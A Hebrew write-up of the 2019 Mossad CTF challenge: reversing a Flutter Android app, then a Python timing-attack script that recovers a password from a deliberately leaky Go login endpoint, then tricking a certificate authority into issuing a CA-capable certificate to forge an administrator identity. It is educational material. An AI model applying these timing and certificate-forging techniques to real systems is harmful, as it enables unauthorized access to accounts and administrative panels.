אתגר המוסד - 2019

"Part of the journey is the end" אמר פעם טוני סטארק. את האתגר הראשון שלי, האתגר של שנת 2017, פתרתי בביתה יב. האתגר הזה, שנתיים אחרי, עם כמעט תואר שלם מאוחרי, לקראת הכניסה לצבא; האתגר הזה עבורי הרגיש סוג של סיום – של האזרחות, של התואר, של הכל. אז למעשה ה-write-up הזה הוא סוג של סיכום עבורי. וזה חשוב לסכם, כי למרות שזאת פעם שלישית שאני פותר את האתגר, אני עדיין עושה טעויות שאני כבר לא אמור לעשות, בין אם זה בפתרון אתגרים ובין אם זה בהתמודדות עם בעיות שעולות. מקווה שתהנו ממנו.

תוכן עניינים מגונרט אוטומטית אבל מספיק טוב עבורי

שלב 0 – שלב הסינון עבור הסקריפט-קידיז 2

שלב 1 – סודו היפתח 3

איך פורשים אפליקציית אנדרואיד ויוצאים בחיים 3

מה היה מיוחד במקרה הזה 3

שלב 2 – אמא, אפשר שתחתמי על ה-CA? 8

שלב 3 – וואי איך אני אוהב לפרוש קריפטו 13

לא הייתי פותר את האתגר הזה ללא אנשים רבים שהיו שמה כשאמרתי להם שלא כיף לי, או שבאמת עזרו כשממש נתקענו עם דברים לא הגיונים (I'M LOOK AT YOU MOSSAD). אבל התודה העיקרית היא לניר הראל, הידוע בבינויו – **Cakeofdestiny** מ-cydev972, ~~שאני לא סטוקר מספיק בשביל לגלות מה הזהות האמיתית שלו~~, על השיתוף פעולה המוצלח בלדפוק את הראש בקיר במהלך ניסיונות לפתור את שלב 3.

וכמובן, איך אפשר שלא להודות לאנשים מהמסלול שאני נמצא בו כרגע. אני חושב שהדרך הכי טובה להודות להם זה ציטוטים שלהם ממהלך השנתיים:

"יש איזומורפיזם ברור בין הקודים" ~ עומרי
"ע' תצא מהקרנל" ~ ג'
"לא הייתי יכול לא לחשוב על תכנות מונחה טורטית" ~ ר'
"נעשה את זה בברוט פורס - כוח ברוטי" ~ מרצה כלשהו לאלגברה מתקדמת
"אתם רוצים להפליג לקוטב הצפוני ולבשל שם ספגטי? אסמבלי ייתן לכם" ~ מתרגל לאבטחת מידע


שלב 0 – שלב הסינון עבור הסקריפט-קידיז

"טוב בלקרוא ביטים?"
"לא, אבל הם טובים בלקרוא אותי"
עומרי

טוב נו. יש 0 ו-1 בפינה השמאלית, ויש עיגולים מלאים ועיגולים לא מלאים. אם לא קופץ לכם לראש ביטים נראה שהאתגר לא בשבילכם. המספרים הם:

00100011
11110110
10011110
00110011

אז כן, זה לא ascii או משהו (כי ביט הסימן של המספר השני הוא 1), אבל זה חייב להוביל אותנו לשלב הבא (כנאמר בבותרת, זה אמור לסנן ילדים, זה לא אמור להיות קשה), אז זה צריך לייצג משהו שמורכב מ-4 מספרים. אז הואיל ואנחנו אנשים בוגרים, אקפוץ ישר למסקנה: זה כתובת IP: 35.246.158.51. הידד!



שלב 1 – סודו היפתח

"אתה מדבר על סייבר?"
"על מה עוד אני יכול לדבר בזמני הפנוי?"
עומרי

אפליקציה! אני אוהב אפליקציות. פיתחתי אפליקציות בתיכון ואפילו הייתה אחת ממש מוצלחת. אפילו עבדתי בזה לפני האוניברסיטה. אז עבור מי שלא פיתח אפליקציות אף פעם (וניסה לפרוש [=לרברס] אותן, זה גם חשוב) הנה מדריך מקוצר לאיך פורשים אפליקציית אנדרואיד:

איך פורשים אפליקציית אנדרואיד ויוצאים בחיים

אז אפליקציית אנדרואיד מורכבת בגדול מ-4 סוגים של קבצים:

- AndroidManifest.xml – קובץ XML שמגדיר את ההתממשקות של האפליקציה עם מערכת הפעלה – Activities (מסכים), Services (קוד שרץ ברקע), Broadcast receivers (קוד שרץ בתגובה לאירוע חיצוני) ועוד...
- classes.dex (ולפעמים classes2.dex) – קוד Java מקומפל. במקום להשתמש בפורמט Jar באנדרואיד החליטו להמציא מכונה וירטואלית בשם Dalvik, והפורמט שהיא מקבלת הוא dex.
- Resources – תחת התקייה /res תוכלו למצוא resources מקומפלים כגון UI של מסכים, תמונות, מחרוזות בשפות שונות, עיצובים מוכנים מראש, ועוד..
- Assets – resources נוספים "שלא עונים על ההגדרות" של התיקיות הסטנדרטיות של אנדרואיד.

הדרך הסטנדרטית לפחות שלי לפרוש אפליקציית אנדרואיד היא:

1. משתמשים בכלי הנהדר apktool בשביל לחלץ מהאפליקציה את כל ה-resources ולהחזיר אותם חזרה להיות בפורמט קריא (ב-APK עצמו הם מכווצים).
2. הואיל ו-APK הוא בעצם zip, אפשר ישירות לחלץ ממנו את ואת תקיית assets , ואת הקובץ classes.dex.
3. משתמשים בכלי dex2jar כדי להמיר את הקובץ dex לקובץ jar.
4. את הקובץ jar אפשר לרברס עם כלי לבחירתכם. אני אישית מעדיף את jd-gui.

מה היה מיוחד במקרה הזה


אז לפני שבכלל התקנתי ופתחתי את האפליקציה עצמה (אולי זה וירוס), הסתכלתי על הקוד Java הפרוש שלה.
כשמסתכלים על הקוד תחת ה-Package name הנכון, רואים שיש רק מחלקה אחת אמיתית – MainActivity, והיא

כוללת בפונקציית onCreate (הפונקציה שנקראת כשמסך נטען) קריאה בודדת, שמרמזת לנו כי לא מדובר באפליקציית אנדרואיד רגילה:

```
io.flutter.plugins.GeneratedPluginRegistrant.registerWith(io.flutter.plugin.common.PluginRegistry)
```

מדובר באפליקציית Flutter, ספריית cross-platform של גוגל שמיועדת לפיתוח אפליקציות למובייל, לדסקטופ ולווב. אבוי, אני לא מביר אותה בכלל.

אז אין ברירה, הגיע הזמן לפתוח את האפליקציה.
אז זה נראה כמו סוג של התחברות. יש seed, שהוא דמוי שם משתמש, ויש password שזו כמובן הסיסמה. כשלוחצים על login הוא מדפיס את ה-toast למטה, שבו כתוב תוך כמה זמן הבקשה הושלמה, והאם הושלמה בהצלחה. בצד ימין למעלה יש באנר של debug.



אז אנחנו מחפשים בעצם להבין למה הוא מתחבר, והאם זה לוקאלי או לשרת.

חיפוש באינטרנט מוביל אותי לכתבה הבאה. הכתבה מסבירה על מצבי הקמפול השונים של Flutter, וכוללת הסברים על הקבצים שבאים ב-APK שקשורים לכך. בגדול:

- libflutter.so – הקוד המקומפל של האפליקציה

אבל הואיל והמצב הוא מצב debug, המצב מסתבך. Flutter תומך ב- Hot reloading, כלומר האפשרות לעדכן את האפליקציה כשהקוד משתנה ללא התקנה מחדש. לכן, מימוש סביר יהיה לכלול חלק מהקוד עצמו לא מקומפל באפליקציה ולעשות לזה אינטרפרטציה בזמן ריצה. לכן, קבצים נוספים שנכללים הם:

- isolate_snapshot_data – קובץ snapshot שמיועד להאיץ את זמן האתחול של Flutter.
- platform.dill – קובץ שקשור לקרנל של Flutter.
- vm_snapshot_data - קובץ snapshot שמיועד להאיץ את זמן האתחול של Flutter.
- kernel_blob.bin – דברים שקשורים לקוד של המשתמש

אין ספק שהקובץ האחרון מעניין, אבל הוא קובץ בינארי של 15KB. אז מה עושים? מריצים strings!

זה לא הכי עזר, כי עדיין קיבלנו קובץ בגודל 9KB, אבל מה אם נחפש בו סטרינגים שמופיעים באפליקציה, כמו result is?

```
showSnackBarCompleted in: inMillisecondstoString milliseconds result is:
pushReplacementNamed/hometextshowSnackBarcontentfile:///C:/Users/USER/Desktop/2019/client/locksmither/lib/pages/logi
n_page.dartlogin
```

השם login_page נשמע מעניין, נחפש אותו בקובץ. הופה! מצאנו את הקוד של מסך ה-Login. הוא מתחיל בשורה: "Ofile:///C:/Users/USER/Desktop/2019/client/locksmither/lib/pages/login_page.dart". לכן, כדי לחלץ את

כל הקוד, פשוט נחפש דברים שמתחילים ב-path. לאחר כמה העתקות, יש לנו את כל הקוד של האפליקציה ואפשר להתחיל להבין מה קורה בה.

```dart
import 'dart:async';
import 'dart:convert';
import 'package:locksmither/network/network_wrapper.dart';
import 'package:locksmither/models/token.dart';
import 'package:locksmither/models/AuthURL.dart';
class NetworkActions {
  NetworkWrapper _netUtil = new NetworkWrapper();
  static const BASE_URL = "http://35.246.158.51:8070";
  static const LOGIN_URL = BASE_URL + "/auth/getUrl";
  Future<Token> login(String seed, String password) {
    var headers = new Map<String,String>();
      return _netUtil.get(LOGIN_URL, headers:headers).then((dynamic authUrl) {
      try {
        if (authUrl == null) {
          return Future<Token>.sync(() => new Token("", false, 0));
        }
        var loginUrl = BASE_URL + AuthURL.map(json.decode(authUrl.body)).url;
        Map<String,String> body = { "Seed": seed, "Password": password };
        Map<String,String> headers = {"content-type": "application/json"};
        return _netUtil.post(loginUrl,body: json.encode(body), headers:headers).then((dynamic token) {

                return Token.map(token);
              });
      } catch (e) {
        return Future<Token>.sync(() => new Token("", false, 0));
      }
      }).catchError((e) {
        return null;
      });
  }
}
```

במסך ה-Login הוא קורא לפונקציה login, שנמצאת פה לפניכם. אז תהליך ההתחברות הוא כלדהלן:

1. יש לשלוח בקשה ל-endpoint של "auth/geturl". כתשובה נקבל ב-JSON את הכתובת שאיתה מבצעים התחברות.
2. שולחים בקשה ל-endpoint שקיבלנו, "/auth/v2". כתשובה נקבל Token, שכולל 3 פרמטרים:
   a. IsValid – האם ההתחברות הצליחה.
   b. LockURL – אם היא הצליחה, מה הכתובת של הכספת.
   c. Time – כמה זמן הבקשה לקחה.

בנוסף, משתמשים ב-User-Agent של "iWalk-v2".

עכשיו, באדם שלוקח סדנא בתקיפות קאש, זה שההתחברות מחזירה את כמות הזמן שלקח לה, גורם לי מידית לחשוב על תקיפות תזמון. אז זהו שלא! למרות שבקרוב תהיה תקיפת תזמון (ספוילר!), על ה-endpoint הזה קשה מאוד להריץ תקיפה בזאת, ויש אנומליה גבוהה בזמנים שלוקח לכל בקשה.

על לנסות לתקוף את זה ביזבזתי כמה שעות טובות. אז מסקנה מפה היא לפני שממשיכים הלאה צריך לבדוק שכבר ניצלתם את כל המידע שיש ברשותכם. אבל איזה מידע לא ניצלת, אתם בוודאי שואלים. אז כמו סופר טוב, הסתרתי מכם משהו – את התוכן של AndroidManifest.xml (ואני אישית לא הייתי מחפש שם כי חשבתי שהאפליקציית אנדרואיד עצמה כבר לא מעניינת). הקובץ כולל attribute שלא אמור להיות, עם הכיתוב המוזר: "look for us on github". טוב, בשלב הזה נראה שאין ברירה אלא לחפש סטרינגים משמעותיים בגיטהאב. סטרינגים מהאפליקציה לא עובדים, אז אולי נחפש את ה-endpointים. חיפשתי "auth/getUrl" (עם מרכאות במקור), ומצאתי את התוצאה החשודה הבאה:

iwalk-locksmithers-app/server – main.go Go

Showing the top two matches Last indexed 6 days ago

```
146                 panic("Something is wrong with the locks file")
147         }
148
149         http.HandleFunc("/auth/getUrl", getAuthURL)
150         http.HandleFunc("/auth/v1_1", v1Auth)
```

טוב, אז ביזבזנו המון זמן ויש לנו את הקוד של השרת. ברפו יש קובץ אחד, main.go, והוא כולל את הקוד של השרת. החלק המעניין בו הוא שמלבד ה-endpoint שאותו ניכשלנו בלתקוף, "auth/v2", יש אחד נוסף, "auth/v1_1".

```go
//iWalk-Locks: old auth, depcrated developed by OG
//that is no longer with us
//TODO: deprecated, remove from code
func v1Auth(w http.ResponseWriter, r *http.Request) {
    userAgent := r.Header.Get("User-Agent")
    if userAgent != "ed9ae2c0-9b15-4556-a393-23d500675d4b" {
        returnServerError(w, r)
        return
    }

    start := time.Now()

    decoder := json.NewDecoder(r.Body)
    var loginData LoginData
    err := decoder.Decode(&loginData)
    if err != nil {
        ret := getResponseToken(start, false, "")
        returnToken(w, ret)
        return
    }

    for _, lock := range getLocks() {
        if loginData.Seed != lock.Seed {
            continue
        }

        currentIndex := 0
        for currentIndex < len(lock.Password) && currentIndex < len(loginData.Password) {
            if lock.Password[currentIndex] != loginData.Password[currentIndex] {
                break
            }
            //OG: securing against bruteforce attempts... ;-)
            time.Sleep(30 * time.Millisecond)
            currentIndex++
        }

        if currentIndex == len(lock.Password) {
            ret := getResponseToken(start, true, lock.Value)
            returnToken(w, ret)
            return
        }
    }

    ret := getResponseToken(start, false, "")
    returnToken(w, ret)
}
```

עכשיו נראה שהגיע הזמן לדבר על תקיפות תזמון. המטרה של תקיפות תזמון היא להשתמש בהבדלי הזמנים בין ריצות שונות של פעולות מסוימות, כדי להדליף מידע על הדבר שאותו אנחנו רוצים להציג. דוגמה טובה לכך היא שימוש בפונקציה strcmp לבדיקה האם סיסמה היא נכונה.

המימוש הקלאסי של פונקציה היא להשוות תו תו. נניח שטעינו בתו הראשון, אז הזמן שיקח לפונקציה לחזור יהיה קצר. אם נצליח את התו הראשון, הפונקציה תבדוק גם את התו השני, ויקח לה קצת יותר זמן. לכן, אם נמדוד את הזמן שלקח לכל אפשרות לתו הראשון, נוכל לזהות למה לקח יותר זמן, ולהבין שזה התו הנכון. ואז נמשיך ונבצע זאת לתו השני כי אנחנו יודעים את התו הראשון וכך הלאה... ככה נוכל בלוג כמות הזמן להשיג את הסיסמה.

פה זה בדיוק אותו דבר, רק שפה יש sleep של 30ms בין תו לתו כדי להקל עלינו. מה שהקוד שלי יעשה, הוא יבדוק האם לקח לתו ה-i יותר מ-30i ms, ואם כן, יחליט שהוא התו הנכון וימשיך לתו הבא, עד שיקבל IsValid. רק נותר לנו להחליט מה הוא ה-seed הנכון. הימור סביר יהיה ה-User ID שלנו.

```python
import requests
import string
auth_url = 'http://35.246.158.51:8070/auth/v1_1'
seed = 'b1e950b2252c450aab4364da8594ec64'


def find_password():
    password = ''
    is_found = False
    while not is_found:
        for x in string.printable:
            resp = requests.post(auth_url,
                                 json={'Seed': seed,
                                       'Password': password + x})
            if resp.json()['Time'] > (30000000 * (len(password)+1)):
                print('Found another character: %s' % x)
                password += x
                break
            if resp.json()['IsValid']:
                is_found = True
                break
    return password


print(f'The password is: {find_password()}')
```

לאחר דקה או שתיים של ריצה, הפונקציה מחזירה את הסיסמה. נשלח את הבקשה, ונקבל את ה-LockURL. ניצחנו.


```
{
  "IsValid": true,
  "LockURL": "http://3d375032374147a7865753e4bbc92682.xyz/1877eb32f9f34e7cad88706f7bc1842f",
  "Time": 963473718
}
```

Challenge #2

Hello again, Agent.

Our team has successfully exfiltrated the intel contained in the safe.

The intel has pointed us to an anti aircraft weapon deployed by the terrorists in order to shoot down civilian aircraft.


While our field teams try to find the weapon, you must work to disable it remotely.

Good luck!
M.|


שלב 2 – אמא, אפשר שתחתמי על ה-CA?

"אף פעם אל תצפינו בעצמכם"
מרצה לאבטחת מידע


טוב נו, הגיע הזמן לנטרל ~~פצצה~~ נשק. נכנס לאתר, שכתובתו מסתבר היא "missilesys.com", ויש לנו כפתור אדום גדול, לא לחיץ!!! אה, וכתוב שאנחנו לא מוזמנים. אוף.




טוב, הגיע הזמן לראות את הקוד מקור של האתר. הוא לא ארוך ולא ממש חשוב, אבל החלק הקריטי בו הוא הכתובת של התמונה: "dev.missilesys.com/images/red_light.png". חדי העין בוודאי ישימו לב שמדובר בתת דומיין שהוא לא הדומיין שאנחנו בו. בוא נכנס אליו! כתוב שאנחנו עדיין לא מוזמנים, אבל אנחנו יכולים להיות, אם רק נרשם. אז נרשם!



לאחר שנרשמנו כתוב: "Here's your certificate, use it to access the system", ויש קישור להורדה. הקובץ שירד הוא קובץ p12, שהוא קובץ שמשמש לאחסון אובייקטים קריפטוגרפים. נעשה עליו דאבל קליק ונגלה שמדובר בסרטיפקייט, ווינדוס מציע להתקין אותו. טוב. ננסה עכשיו להיכנס שוב לאתר. הפתעה! כרום שואל אותנו באיזה סרטיפקייט להשתמש:



נבחר בו, ונקבל את הפאנל הניהול של האתר.



אבל, כשנלחץ על Settings, נקבל "You are not the administrator !". לאחר ניסיונות אחרים לייצר סרטיפיקטים, נראה שהוא בודק מה השם שעליו הסרטיפקייט חתום. טוב נו, בוא פשוט ניצור אחד לאדמין באתר dev. אבוי, קיבלנו "User alreay exists!" (שגיאת הכתיב במקור).

המנגנון שבו האתר והשרת מתקשרים כדי שהשרת יחתום על המפתח נקרא PKCS #10. אני לא אסביר יותר מידי איך הוא עובד, למרות שההבנה של זה קריטית לפתרון האתגר, אבל באופן בסיסי, איך שזה עובד כאן, הוא שהקוד JS מייצר מפתח פרטי ופומבי, שומר את שם המשתמש לשדה שנקרא CN (common name), מייצר את הבקשה ושולח לשרת

```
    function createPKCS10Internal(cn) {
        ...

      //Put a static values
        pkcs10.version = 0;
        pkcs10.subject.typesAndValues.push(new AttributeTypeAndValue({
            type: "2.5.4.3",
            value: new Utf8String({ value: cn })
        }));

        return sequence
          .then(() => { /* Create a new key pair */})
          .then(() => { /*  Store new key in an interim variables */ })
          .then(privkey => { window.privateKey = privkey; })
          .then(() => { /* Exporting public key into "subjectPublicKeyInfo" value of PKCS#10 */ });
          .then(() => crypto.digest({ name: "SHA-1" },
pkcs10.subjectPublicKeyInfo.subjectPublicKey.valueBlock.valueHex)).then(result => {
              pkcs10.attributes.push(new Attribute({
                  type: "1.2.840.113549.1.9.14",
                  values: [new Extensions({
                      extensions: [new Extension({
                          extnID: "2.5.29.14",
                          critical: false,
                          extnValue: new OctetString({ valueHex: result }).toBER(false)
                      })]
                  }).toSchema()]
              }));
          })
              .then(() => pkcs10.sign(privateKey, hashAlg), error => Promise.reject(`Error during exporting public
key: ${error}`)).then(() => {
              pkcs10Buffer = pkcs10.toSchema().toBER(false);
          }, error => Promise.reject(`Error signing PKCS#10: ${error}`));
    }
```


עבשיו, הנה רשימה של דברים שניסיתי ולא עבדו:

- לדחוף null bytes בתוך ה-CN כדי שהוא יסכים לחתום על זה אבל שהוא יבדוק הוא יחשוב שזה הסטרינג המקורי. לא עובד למרות שהוא יציג ב-UI שהתחברת כאדמין.
- לנסות לגרום לו לחתום על שני CNים, אחד לגיטימי והשני אדמין, על ידי לשכפל את הבקשה לחתום על CN. זה דווקא עבד, משום מה, אבל הם חסמו את זה יום למחרת, אז זה לא הפתרון.
- לנסות סוג של Code injection או Template injection לאתר dev או כשם של המפתח. גם לא עבד
- לנסות לחתום בעצמי עם המפתח שהוא מביא לי על מפתח שאני יוצר בשם administrator. כבה כשהשרת יבדוק אם הסרטיפיקט שלי אמין, הוא יראה שיש שרשרת אמון שמתחילה בסרטיפקט שלו, ואז בסרטיפקט שהוא חתם עליו, ואז בסרטיפקט שנחתם על ידו.

אם הניסיון האחרון היה עובד כמו שהוא, זה היה בעייתי. כי אז אם מיקרוסופט חתמו לכם על מפתח, אתם תוכלו לחתום בשם מיקרוסופט על מפתחות אחרים. לכן, יש מאפיין שנקרא CA Cert שנמצא בסרטיפקט שאומר האם אתם יכולים לחתום בשם האב שלכם בשרשרת על מפתחות. לצערנו, הסרטיפקט שלנו לא כולל את זה.

אז בוא נגרום לו לכלול את זה. נוסיף לבקשת את ה-PCKS#10 שלנו את הדרישה שיחתום לנו על זה.

```
new Extension({
            extnID: "2.5.29.19",
            critical: false,
            extnValue: new BasicConstraints({
                cA: true,
            }).toSchema().toBER(false),
            parsedValue: new BasicConstraints({
                    cA: true,
                }
            })
```




עבשיו, המפתח שנקבל יהיה עם הרשאה לחתום על מפתחות אחרים. נייצר מפתח חדש עם CN של administrator ונחתום עם המפתח שקיבלנו מהשרת עליו. התוצאה, תהיה Certificate Chain תקין.

הערה טכנית: השתמשתי ב-OpenSSL בשביל לייצר את המפתח של האדמין וכדי לחתום עליו, השתמשתי בגרסה ערוכה של iamca, אבל לדעתי הפקודות עצמן פחות מעניינות, אלא יותר הרעיון של איך סרטיפיקטים עובדים.

אבל לא באמת הסברתי על איך סרטיפיקטים עובדים כי אני לא יודע הרבה יותר מנפנופי ידיים וקצת קריפטו. האתר הזה נראה ממש מוצלח ומסביר פירוט איך כל הדברים שכתבתי באמת עובדים.

טוב, אז המפתח תקין, והוא כולל CN של אדמין, לכן אם נתחבר לאתר הראשי איתו, נוכל להיכנס להגדרות:



אז יש כמה מערכות שניתן לשלוט עליהם, וממשק השליטה שלנו הוא telnet. אבל, אם ננסה להתחבר לכל מערכת שהיא לא המערכת הראשונה, נקבל את השגיאה, "Only one connection at a time is allowed".

